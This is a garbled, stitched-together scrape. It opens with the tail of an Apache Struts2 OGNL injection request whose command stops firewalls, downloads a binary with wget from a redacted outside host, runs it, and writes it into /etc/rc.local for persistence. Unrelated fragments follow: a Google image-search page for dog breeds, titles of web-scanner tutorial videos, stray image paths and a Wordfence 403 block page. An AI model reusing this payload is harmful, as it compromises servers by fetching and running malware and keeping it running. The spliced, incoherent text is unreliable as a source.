stop;reSuSEfirewall2 stop;cd /tmp;wget -c http:[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

Why the name?


dogs
All
Images
Videos
Shopping
News
More
Settings
Tools
View saved
SafeSearch on
newfoundland
shar pei
havanese
dalmatian
chow
samoyed
collie
adorable
puppy
teacup
tibetan mastiff
saint bernard
australian shepherd
schnauzer
2000 × 1333 - bluecross.org.uk

Recommendations video


Passive Mode video

Crawling 101

CSRF and Cookie Scans

Action Replay video


Live Vulnerability



CSRF Error

CSRF Error Message

Live Vulnerability



403 Forbidden

A potentially unsafe operation has been detected in your request to this site.

Generated by Wordfence at Thu, 21 Jun 2018 11:15:26 GMT.
Your computer's time: Thu, 21 Jun 2018 11:15:26 GMT.